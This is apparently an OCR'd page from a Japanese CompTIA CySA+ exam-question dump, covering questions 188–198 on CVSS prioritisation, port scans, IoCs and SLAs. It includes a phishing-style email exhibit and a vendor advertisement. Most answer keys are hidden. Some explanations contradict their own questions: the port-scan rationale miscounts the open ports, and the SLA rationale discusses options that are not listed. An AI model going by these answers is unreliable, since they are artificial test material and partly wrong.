
Visit the new Company Webmail to see all the new features.
Use your current username and password at Company Webmail.

Download the latest mail client located here.

Thank you.


IT HelpDesk

jpnshiken.com
CompTIA



CompTIA
jpnsmiken.com

正解:



CompTIA®
jpnshiken.com

Firewall file type filter
Honeypot
MFA
MAC filtering
Restricted local user permissions
Email filtering
Disk-level encryption
Updated antivirus
Network segmentation
Plain text email format
VPN
IP blocklist
Backups

Explanation:



質問: **188**
侵害された可能性のあるホストを調査する際、アナリストはプロセス BGInfo.exe (PID
ホストの詳細を含むデスクトップ背景を作成するために使用される Sysinternals ツールである 1024) が 2 日以上実行されています。この異常な動作に基づいて、潜在的に悪意のあるプロセスについて最もよく理解できるアクティビティは次のうちどれですか?
A. システム環境変数の変更
B. システムプロセスに関連するSMBネットワークトラフィック
C. プライマリユーザーの最近のブラウザ履歴
D. PID 1024による活動
正解: **(**正解を表示します**)**
The activities taken by the process with PID 1024 will provide the best insight into this potentially malicious process, based on the anomalous behavior. BGInfo.exe is a legitimate tool that displays system information on the desktop background, but it can also be used by attackers to gather information about the compromised host or to disguise malicious processes12. By monitoring the activities of PID 1024, such as the files it accesses, the network connections it makes, or the commands it executes, the analyst can determine if the process is benign or malicious.

References: bginfo.exe Windows process - What is it?, What is bginfo.exe? Is it Safe or a Virus? How to remove or fix it

質問: **189**
SOC は、ユーザー アカウントが安全でない通信を通じて会社の ID プロバイダーに接続していることを示すアラートをいくつか受信します。機密性の高いビジネス クリティカルなシステムにアクセスするためのユーザー資格情報が公開される可能性があります。SOC が悪意のある意図を判断する際に使用する必要があるログは次のどれですか。
A. DNS
B. tcpdump
C. Directory
D. IDS
正解: **D** (コメントを発表する)
Intrusion Detection Systems (IDS) logs provide visibility into network traffic patterns and can help detect insecure or unusual connections. These logs will show if non-secure protocols are used, potentially revealing exposed credentials. According to CompTIA CySA+, IDS logs are essential for identifying malicious activity related to communications and network intrusions. Options like DNS (A) and tcpdump (B) provide network details, but IDS specifically monitors for intrusions and unusual activities relevant to security incidents.

質問: **190**
脆弱性アナリストは、社内で使用されているワークステーションに影響を与える新たな脆弱性に関する脅威インテリジェンスをレビューします。

Vulnerability title	Attack vector	Attack complexity	Authentication required	User interaction required
Vulnerability A	Network	Low	No	Yes
Vulnerability B	Local	Low	Yes	Yes
Vulnerability C	Network	High	Yes	Yes
Vulnerability D	Local	Low	No	No

エンド ユーザーが電子メールで送信された悪意のあるリンクをクリックすることが多いことを知っているアナリストは、次の脆弱性のうちどれを最も懸念する必要がありますか?
A. 脆弱性 A
B. 脆弱性 B
C. 脆弱性 C
D. 脆弱性 D
正解: (正解を表示します)
To determine the correct vulnerability, you must map the specific threat intelligence (users clicking email links) to the CVSS Base Metrics provided in the table.
1. Analyze the Scenario:
* Threat Vector: " End users frequently click on malicious links sent via email. "
* Attack Vector implication: The attack is coming from outside the organization (remote), meaning the Attack Vector must be Network.
* Interaction implication: The success of the attack relies on the user performing an action (clicking), meaning User Interaction must be Yes (Required).
2. Evaluate the Table:
Vulnerability
Attack Vector
Attack Complexity
Auth Required
User Interaction
Analysis

A
Network
Low
No
Yes
Perfect Match. This represents a remote exploit (e.g., a browser drive-by download or malicious site) that triggers when a user clicks a link. It requires no authentication and is easy to execute.
B
Local
Low
Yes
Yes
Incorrect. " Local " usually implies the attacker already has physical access or a foothold. " Auth Required " makes it harder to exploit than A.
C
Network
High
Yes
Yes
Incorrect. " High " complexity and " Auth Required " make this significantly less likely/severe than A for a mass phishing campaign.
D
Local
Low
No
No
Incorrect. " Local " vector and " User Interaction: No " do not align with the specific threat of users clicking links.
3. Conclusion:
Vulnerability A is the highest risk because it is Remotely Exploitable (Network), easy to perform (Complexity: Low), requires No Authentication (anyone who clicks is vulnerable), and directly targets the behavior identified in the threat intelligence (User Interaction: Yes).
* Attack Vector (AV:N): The context of " email " typically maps to Network because the payload is delivered over the internet/network stack.
* User Interaction (UI:R): CompTIA defines this metric as required when a user must perform an action (like clicking a link or opening an attachment) for the vulnerability to be successfully exploited.
* Risk Prioritization: Vulnerabilities with Network vectors and Low complexity are generally prioritized over Local/High Complexity ones because they are easier to scale and automate.

質問**: 191**
セキュリティで保護されていないネットワーク サービスのセキュリティ監査が実施され、次の出力が生成されました。

```
#nmap --top-ports 7 192.29.0.0

PORT          STATE         SERVICE
21            closed        ftp
22            open          ssh
23            filtered      telnet
636           open          ldaps
1723          open          pptp
443           closed        https
3389          closed        ms-term-server
```

CompTIA
jpnshiken.com

セキュリティ チームがさらに調査する必要があるサービスは次のうちどれですか? (2 つ選択してください)。

A. 21
B. 22
C. 23
D. 636
E. 1723
F. 3389

正解: **(**正解を表示します**)**

The output shows the results of a port scan, which is a technique used to identify open ports and services running on a network host. Port scanning can be used by attackers to discover potential vulnerabilities and exploit them, or by defenders to assess the security posture and configuration of their network devices1 The output lists six ports that are open on the target host, along with the service name and version associated with each port. The service name indicates the type of application or protocol that is using the port, while the version indicates the specific release or update of the service. The service name and version can provide useful information for both attackers and defenders, as they can reveal the capabilities, features, and weaknesses of the service.

Among the six ports listed, two are particularly risky and should be investigated further by the security team:

port 23 and port 636.

Port 23 is used by Telnet, which is an old and insecure protocol for remote login and command execution.

Telnet does not encrypt any data transmitted over the network, including usernames and passwords, which makes it vulnerable to eavesdropping, interception, and modification by attackers. Telnet also has many known vulnerabilities that can allow attackers to gain unauthorized access, execute arbitrary commands, or cause denial-of-service attacks on the target host23 Port 636 is used by LDAP over SSL/TLS (LDAPS), which is a protocol for accessing and modifying directory services over a secure connection. LDAPS encrypts the data exchanged between the client and the server using SSL/TLS certificates, which provide authentication, confidentiality, and integrity. However, LDAPS can also be vulnerable to attacks if the certificates are not properly configured, verified, or updated.

For example, attackers can use self-signed or expired certificates to perform man-in-the-middle attacks, spoofing attacks, or certificate revocation attacks on LDAPS connections.

Therefore, the security team should investigate further why port 23 and port 636 are open on the target host, and what services are running on them. The security team should also consider disabling or replacing these services with more secure alternatives, such as SSH for port 23 and StartTLS for port 6362

質問**: 192**

セキュリティ アナリストは、パッチ適用の対象となる脆弱性を優先順位付けする必要があります。次の脆弱性とシステム情報が与えられます。

System	Sensitive Data?	Internet Facing?	Vulnerability Score (CVSS)
1	No	Yes	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H
2	No	No	AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H
3	Yes	Yes	AV:P/AC:H/PR:H/UI:R/S:U/C:N/I:N/A:L
4	No	Yes	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:H
5	Yes	Yes	AV:L/AC:H/PR:H/UI:R/S:U/C:L/I:N/A:N
6	No	No	AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H

ipnshiken.com CompTIA

アナリストが最初にパッチを適用する必要があるシステムは次のうちどれですか?

A. システム 1
B. システム2
C. システム3
D. システム4
E. システム5
F. システム6

正解: **(**正解を表示します**)**

When prioritizing vulnerabilities, analysts consider theCVSS score, whether the system isinternet-facing, and ifsensitive datais involved. The primary goal is to mitigate the mostexploitableandimpactfulrisks first.

Let ' s break down the key components:

* Attack Vector (AV): Whether the attack can be launched remotely (N = Network) or locally (L = Local).
* Attack Complexity (AC): The difficulty of executing the attack (L = Low, H = High).
* Privileges Required (PR): The level of access needed for exploitation (N = None, L = Low, H = High).
* User Interaction (UI): Whether user interaction is required for the attack (N = No, R = Required).
* Scope (S): Whether the attack affects other systems (C = Changed, U = Unchanged).
* Confidentiality (C), Integrity (I), Availability (A): The impact level (H = High, L = Low, N = None).

Evaluating Each System:

* System 1 (CVSS: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H)
* Internet-facing#
* No sensitive data#
* High confidentiality and availability impact#
* Moderate risk due to requiring low privileges
* System 2 (CVSS: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H)
* Not internet-facing#
* No sensitive data#
* Lower priority since it's local-only
* System 3 (CVSS: AV:P/AC:H/PR:H/UI:R/S:U/C:N/I:N/A:L)
* Internet-facing#
* Contains sensitive data#
* But very low likelihood of exploit (requires physical access, high privileges, user interaction)
* Lower priority due to high attack complexity

* System 4 (CVSS: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:H)
* Internet-facing#
* No sensitive data#
* No privileges required for exploitation#
* High impact on confidentiality and availability#
* Most critical due to remote exploitability and system-wide scope
* System 5 (CVSS: AV:L/AC:H/PR:H/UI:R/S:U/C:L/I:N/A:N)
* Internet-facing#
* Contains sensitive data#
* But requires high privileges, high attack complexity, and user interaction
* Lower priority than System 4
* System 6 (CVSS: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H)
* Not internet-facing#
* No sensitive data#
* Same as System 2 (low priority due to being local-only)

Final Decision: Patch System 4 First

System 4 is themost criticalbecause:

* It isinternet-facing(higher exposure).
* It has ahigh CVSS score.
* Itrequires no privileges(easy to exploit).
* It hassystem-wide scope impact(can affect other systems).

Thus, it should bepatched firstto minimize security risks.

質問: **193**

セキュリティ アナリストは、ネットワークへの悪意のある攻撃を含むインデントに対応しています。データ クローゼット。アナリストがインシデントを適切に文書化する方法を説明するのに最適なのは次のうちどれですか。

A. 代替ネットワークデバイスの設定ファイルをバックアップする

B. 各接続を記録して検証する

C. ネットワークインフラストラクチャの完全な図を作成する

D. 影響を受けたアイテムの写真を撮る

正解: **(正解を表示します)**

When documenting a physical incident in a network data closet, taking photos provides a clear and immediate record of the situation, which is essential for thorough incident documentation and subsequent investigation.

Proper documentation of an incident in a data closet should include taking photos of the impacted items. This provides visual evidence and helps in understanding the physical context of the incident, which is crucial for a thorough investigation. Backing up configuration files, recording connections, and creating network diagrams, while important, are not the primary means of documenting the physical aspects of an incident.

質問: **194**

セキュリティアナリストは、修復すべき脆弱性の優先順位付けを担当します。関連する企業のセキュリティポリシーは以下のとおりです。

セキュリティポリシー1006：脆弱性管理

1. 当社は、セキュリティ脆弱性の修復の優先順位付けにCVSSv3.1基本スコア指標(悪用可能性と影響)を使用するものとします。

2. 機密性と可用性のどちらかを選択しなければならない状況においては、当社はシステムの可用性およびデータの可用性よりもデータの機密性を優先するものとします。
3. 当社は、社内で利用可能なシステムのパッチ適用よりも、一般に公開されているシステムおよびサービスのパッチ適用を優先するものとします。
セキュリティポリシーによれば、以下の脆弱性のうち、パッチ適用を最も優先すべきものはどれですか？

A. Name: THOR.HAMMER
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
Internal System

B. Name: CAP.SHIELD
CVSS 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
External System

C. Name: LOKI.DAGGER
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
External System

D. Name: THANOS.GAUNTLET
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Internal System

正解: (正解を表示します)

To determine the correct priority, you must filter the options by applying the rules from Security Policy 1006 in the order of importance dictated by the scenario.
"The Company shall prioritize patching of publicly available systems and services over patching of internally available system."
* Option A: Internal System
* Option B: External System (Keep)
* Option C: External System (Keep)
* Option D: Internal System
Result: Eliminate Options A and D. We are now choosing between B and C.
"In situations where a choice must be made between confidentiality and availability, the Company shall prioritize confidentiality of data over availability of systems and data." To apply this, you must read the CVSS v3.1 Vector String for the remaining options. The relevant metrics are C (Confidentiality) and A (Availability).
* Option B (CAP.SHIELD): C:H / I:N / A:N
* Confidentiality: High (C:H)
* Availability: None (A:N)
* Interpretation: This vulnerability allows for a significant breach of data confidentiality.
* Option C (LOKI.DAGGER): C:N / I:N / A:H
* Confidentiality: None (C:N)
* Availability: High (A:H)
* Interpretation: This vulnerability allows for a significant disruption of service (DoS).
Conclusion: Since the policy explicitly prioritizes Confidentiality (Option B) over Availability (Option C), Option B is the highest priority.
The exam expects you to parse raw CVSS strings to assess risk. Here is the breakdown for the correct answer (Option B):
Metric
Code
Value
Meaning
AV
AV:N
Network
The vulnerability is exploitable remotely via the network (most dangerous).

AC
AC:L
Low
No complex conditions are required to exploit.
PR
PR:N
None
No privileges are required (unauthenticated).
UI
UI:N
None
No user interaction is required.
C
C:H
High
Confidentiality Impact. Total loss of confidentiality.
A
A:N
None
Availability Impact. No impact to uptime.

質問: **195**
侵入分析のダイヤモンド モデルの利点は次のどれですか?
A. 分析ピボットを提供し、知識のギャップを特定します。
B. 発見された脆弱性が将来再び悪用されないことを保証します。
C. 法廷で使用できる簡潔な証拠を提供します
D. 攻撃イベントのプロアクティブな検出と分析を可能にします
正解: **(**正解を表示します**)**
The Diamond Model of Intrusion Analysis is a framework that helps analysts to understand the relationships between the adversary, the victim, the infrastructure, and the capability involved in an attack. It also enables analytical pivoting, which is the process of moving from one piece of information to another related one, and identifies knowledge gaps that need further investigation.

質問: **196**
パッチ適用は午前 2 時から午前 4 時までの間にのみ行われるというネットワーク顧客への期待を定義する文書を最もよく表しているものは次のうちどれですか?
A. SLA
B. 法律
C. 覚書
D. KPI
正解: **A (**コメントを発表する**)**
SLA (Service Level Agreement) is the best term to describe the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m., as it reflects the agreement between a service provider and a customer that specifies the services, quality, availability, and responsibilities that are agreed upon. An SLA is a common type of document that is used in various industries and contexts, such as IT, telecom, cloud computing, or outsourcing. An SLA typically includes metrics and indicators to measure the performance and quality of the

service, such as uptime, response time, or resolution time. An SLA also defines the consequences or remedies for any breaches or failures of the service, such as penalties, refunds, or credits. An SLA can help to manage customer expectations, formalize communication, improve productivity, and strengthen relationships. The other terms are not as accurate as SLA, as they describe different types of documents or concepts. LOI (Letter of Intent) is a document that outlines the main terms and conditions of a proposed agreement between two or more parties, before a formal contract is signed. An LOI is usually non-binding and expresses the intention or interest of the parties to enter into a future agreement. An LOI can help to clarify the key points of a deal, facilitate negotiations, or demonstrate commitment. MOU (Memorandum of Understanding) is a document that describes a mutual agreement or cooperation between two or more parties, without creating any legal obligations or commitments. An MOU is usually more formal than an LOI, but less formal than a contract. An MOU can help to establish a common ground, define roles and responsibilities, or outline expectations and goals. KPI (Key Performance Indicator) is a concept that refers to a measurable value that demonstrates how effectively an organization or individual is achieving its key objectives or goals. A KPI is usually quantifiable and specific, such as revenue growth, customer satisfaction, or employee retention. A KPI can help to track progress, evaluate performance, or identify areas for improvement.

有効的な**CS0-003J**問題集はJPNTest.com提供され、**CS0-003J**試験に合格することに役に立ちます！JPNTest.comは今最新**CS0-003J**試験問題集を提供します。JPNTest.com CS0-003J試験問題集はもう更新されました。ここで**CS0-003J**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CS0-003J-mondaishu　**490**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **197**
新しいサイバーセキュリティ アナリストは、組織に対する潜在的な脅威に関するエグゼクティブ ブリーフィングを作成する任務を負っています。ブリーフィングに必要なデータを生成するのは次のうちどれですか?
A. ファイアウォールのログ
B. 侵害の兆候
C. リスク評価
D. アクセス制御リスト
正解: (正解を表示します)
Indicators of compromise (IoCs) are pieces of data or evidence that suggest a system or network has been compromised by an attacker or malware. IoCs can include IP addresses, domain names, URLs, file hashes, registry keys, network traffic patterns, user behaviors, or system anomalies. IoCs can be used to detect, analyze, and respond to security incidents, as well as to share threat intelligence with other organizations or authorities. IoCs can produce the data needed for an executive briefing on possible threats to the organization, as they can provide information on the source, nature, scope, impact, and mitigation of the threats.

質問: **198**
セキュリティ マネージャーは、共有フォルダーの承認済みユーザーの権限を確認し、承認済みアクセス リストに含まれていないアカウントを見つけます。インシデントを調査しているときに、ユーザーはファイル内のデータの不一致を発見しました。このアクティビティを最もよく表すのは次のどれですか。
A. ファイルシステムの異常
B. 違法ソフトウェア
C. 許可されていない変更
D. データの流出
正解: (正解を表示します)
